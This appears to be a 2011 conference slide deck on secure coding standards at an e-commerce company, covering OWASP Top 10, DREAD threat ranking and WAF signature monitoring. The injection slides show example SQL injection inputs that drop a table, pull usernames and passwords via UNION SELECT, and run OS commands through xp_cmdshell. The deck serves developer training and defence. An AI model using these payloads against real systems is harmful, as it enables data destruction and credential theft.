



# **S21 - Secure Coding Standards and Procedures**

**November 8, 2011**

**Mike O. Villegas, CISA, CISSP, GSEC, CEH**

**Director of Information Security**

**Newegg, Inc.**

***Back to Business***

# Abstract

Organizations process information over web applications that can be often classified as sensitive, confidential, or considered intellectual property. Web Application Firewalls (WAF) provide protection for business critical data and web applications with an automated and transparent approach to monitor and protect enterprise data as it is accessed and transacted through applications.

To augment WAF filtering and vulnerability monitoring, many organizations have developed or outsource secure code reviews and development.

Information Security at Newegg established their own .NET C# secure coding standard based on OWASP Top 10 Vulnerabilities as its foundation. They train and test their developers on secure coding, and do their own secure code reviews with WebInspect and manual code reviews. They started to develop a web application threat modeling approach but it is still in its infancy. This presentation focuses on the secure coding standard, satisfying PCI requirements for such, and training / testing of developers in secure coding practices based on OWASP Top 10 Vulnerabilities.

The examples and approach described in this presentation are for purposes of instruction only and should not be construed as existing at Newegg, Inc. Participants are cautioned to perform their own due diligence before implementing ideas, processes or structures as presented.

# Agenda

---

- ❖ Internet Usage Statistics
- ❖ Newegg Secure Code Process
- ❖ Sample .NET C# Secure Code Standard
- ❖ OWASP Top 10
- ❖ WAF Security Monitoring
- ❖ OWASP Reference Material

# Absolute Security Does Not Exist

---



## But We Still Put in Controls

- ❖ Alarms
- ❖ Locks
- ❖ Sensors
- ❖ Video Cameras
- ❖ Guard Dogs
- ❖ Alert Authorities
- ❖ Insurance
- ❖ Security Awareness
- ❖ Training
- ❖ Contingency Procedures
- ❖ Stay informed / trained

# INTERNET USAGE STATISTICS


## The Internet Big Picture

### World Internet Users and Population Stats

WORLD INTERNET USAGE AND POPULATION STATISTICS March 31, 2011						
World Regions	Population ( 2011 Est.)	Internet Users Dec. 31, 2000	Internet Users Latest Data	Penetration (% Population)	Growth 2000-2011	Users % of Table
<a href="#">Africa</a>	1,037,524,058	4,514,400	118,609,620	11.4 %	2,527.4 %	5.7 %
<a href="#">Asia</a>	3,879,740,877	114,304,000	922,329,554	23.8 %	706.9 %	44.0 %
<a href="#">Europe</a>	816,426,346	105,096,093	476,213,935	58.3 %	353.1 %	22.7 %
<a href="#">Middle East</a>	216,258,843	3,284,800	68,553,666	31.7 %	1,987.0 %	3.3 %
<a href="#">North America</a>	347,394,870	108,096,800	272,066,000	78.3 %	151.7 %	13.0 %
<a href="#">Latin America / Carib.</a>	597,283,165	18,068,919	215,939,400	36.2 %	1,037.4 %	10.3 %
<a href="#">Oceania / Australia</a>	35,426,995	7,620,480	21,293,830	60.1 %	179.4 %	1.0 %
<a href="#">WORLD TOTAL</a>	6,930,055,154	360,985,492	2,095,006,005	30.2 %	480.4 %	100.0 %



## Internet Users in the World by Geographic Regions - 2011




Source: Internet World Stats - [www.internetworldstats.com/stats.htm](http://www.internetworldstats.com/stats.htm)

Estimated Internet users are 2,095,006,005 on March 31, 2011

Copyright © 2011, Miniwatts Marketing Group


## World Internet Penetration Rates by Geographic Regions - 2011



Source: Internet World Stats - [www.internetworldstats.com/stats.htm](http://www.internetworldstats.com/stats.htm)  
Penetration Rates are based on a world population of 6,930,055,154  
and 2,095,006,005 estimated Internet users on March 31, 2011.  
Copyright © 2011, Miniwatts Marketing Group


# North America vs Asia

**Internet Users in Asia**  
March 31, 2011



Source: [www.internetworldstats.com/stats3.htm](http://www.internetworldstats.com/stats3.htm)  
922,329,554 estimated Internet users in Asia for 2011 Q1  
Copyright © 2011, Miniwatts Marketing Group


**Internet Users in North America**  
March 31, 2011




Source: Internet World Stats - [www.internetworldstats.com](http://www.internetworldstats.com)  
272,066,000 Internet Users in North America as of 2011 Q1  
Copyright © 2011, Miniwatts Marketing Group




# Newegg Secure Code Process



# Sample EC Architecture



# Overview of SDLC and Security



# Threat Modeling



Risk Management




Compliance

VS

**Unfortunately or  
Maybe not...**

WHO WINS?



# Microsoft DREAD Threat-Risk Ranking Model

---

- ❖ For **D**amage: How big the damage can be?
- ❖ For **R**eproducibility: How easy is it to reproduce an attack to work?
- ❖ For **E**xploitability: How much time, effort and expertise is needed to exploit the threat?
- ❖ For **A**ffected Users: If a threat were exploited, what percentage of users would be affected?
- ❖ For **D**iscoverability: How easy is it for an attacker to discover this threat?



# DREAD Example

---

Threat: Malicious user views confidential customer information on primary web site

- Damage potential: 8
- Reproducibility: 10
- Exploitability: 7
- Affected users: 10
- Discoverability: 10

DREAD Score:  $(8+10+7+10+10)/5 = 9$

# OWASP Top 10

Top 10 – 2004	Top 10 - 2007
1. Unvalidated Input	A1 – Cross Site Scripting (XSS)
2. Broken Access Control	A2 – Injection Flaws
3. Broken Authentication and Session Management	A3 – Malicious File Execution
4. Cross Site Scripting	A4 – Insecure Direct Object Reference
5. Buffer Overflow	A5 – Cross Site Request Forgery (CSRF)
6. Injection Flaws	A6 – Information Leakage and Improper Error Handling
7. Improper Error Handling	A7 – Broken Authentication and Session Management
8. Insecure Storage	A8 – Insecure Cryptographic Storage
9. Application Denial of Service	A9 – Insecure Communications
10. Insecure Configuration Management	A10 – Failure to Restrict URL Access

# OWASP Top 10 - 2010

## Top 10 – 2010

A1 – Injection

A2 – Cross Site Scripting (XSS)

A3 - Broken Authentication and Session Management

A4 – Insecure Direct Object References

A5 – Cross Site Request Forgery (CSRF)

A6 – Security Misconfiguration (**NEW**)

A7 – Failure to Restrict URL Access

A8 – Unvalidated Redirects and Forwards (**NEW**)

A9 - Insecure Cryptographic Storage

A10 – Insufficient Transport Layer Protection (**NEW**)



...NOT...

# A1 – Injection

---

Injection flaws allow attackers to relay malicious code through a web application to another system. These attacks include calls to the operating system via system calls, the use of external programs via shell commands, as well as calls to backend databases via SQL (i.e., SQL injection).

Whole scripts written in perl, python, and other languages can be injected into poorly designed web applications and executed.

Any time a web application uses an interpreter of any type there is a danger of an injection attack.



# A1 – Injection

```
SELECT ProductName, ProductDescription FROM  
Products  
WHERE ProductNumber = ProductNumber
```

Request sent to the database  
to retrieve the product's  
name and description

```
sql_query= "SELECT ProductName,  
ProductDescription FROM Products WHERE  
ProductNumber " &  
Request.QueryString("ProductID")
```

an ASP code that generates  
an SQL query.

[http://www.mydomain.com/products/products.asp?  
productid=123](http://www.mydomain.com/products/products.asp?productid=123)

When a user enters URL

```
SELECT ProductName, ProductDescription  
FROM Products WHERE ProductNumber = 123
```

This SQL is generated

[http://www.mydomain.com/products/products.asp?](http://www.mydomain.com/products/products.asp?productid=123)  
[productid=123](http://www.mydomain.com/products/products.asp?productid=123) **or 1=1**

Attacker could enter this  
value

```
SELECT ProductName, Product Description  
From Products WHERE ProductNumber = 123 OR 1=1
```

This SQL is generated

# A1 – Injection

http://www.mydomain.com/products/products.asp?  
productid=123;DROP TABLE Products



Attacker could put in this URL  
and drop tables

SELECT ProductName, ProductDescription  
FROM Products WHERE ProductID = &rsquor;123'  
UNION SELECT Username, Password FROM Users;



&rsquor;UNION SELECT  
allows the chaining of two  
separate SQL SELECT queries  
that have nothing in common

http://www.mydomain.com/products/product  
s.asp?productid=123 UNION SELECT user-  
name, password FROM USERS



This is the same as a URL. The  
result is a two column table  
containing result of first and  
second query

...ProductID = "123;EXEC master..xp\_cmdshell dir—"



Extended stored procedure  
xp\_cmdshell executes OS  
commands in the context of a  
MS SQL Server

Knowledgebase

## Knowledge Base

Show

## Signature Violation

### Summary

The SecureSphere gateway has detected an HTTP or SQL request which matches an existing known attack.

### Detailed Description

The SecureSphere gateway has a known attacks detection engine based on Smart Dictionaries. This mechanism matches each HTTP and SQL request against all enabled dictionaries, each containing relevant regular expressions matching a familiar attack. These attacks include signatures of Known Vulnerabilities in the HTTP/SQL, as well as patterns of common Application Level attacks.

In case an HTTP or SQL Request contains a string matching one of the regular expressions in the dictionary, this Violation is generated.

### Likely Attacks

The Dictionaries cover most types of attack. In order to understand the specific type of attack that generated this event, please refer to the detailed description of the specific matching pattern.

### False Positive Detection

#### Strict Patterns

#### Explanation

Sometimes, very strict patterns in the Dictionary cause SecureSphere to alert on valid usage of the system. In such a case, a legitimate request in the system matches, for some reason, a dictionary pattern and causes this alert to appear whenever users are accessing it.

#### Detection

Normally, when this is the case, this violation will be generated many times, from many users in the system, all the time. If this is the case, it is reasonable to assume that the problem lies in the pattern rather in a sophisticated distributed attack, and that this is the source of the problem.

#### Solution

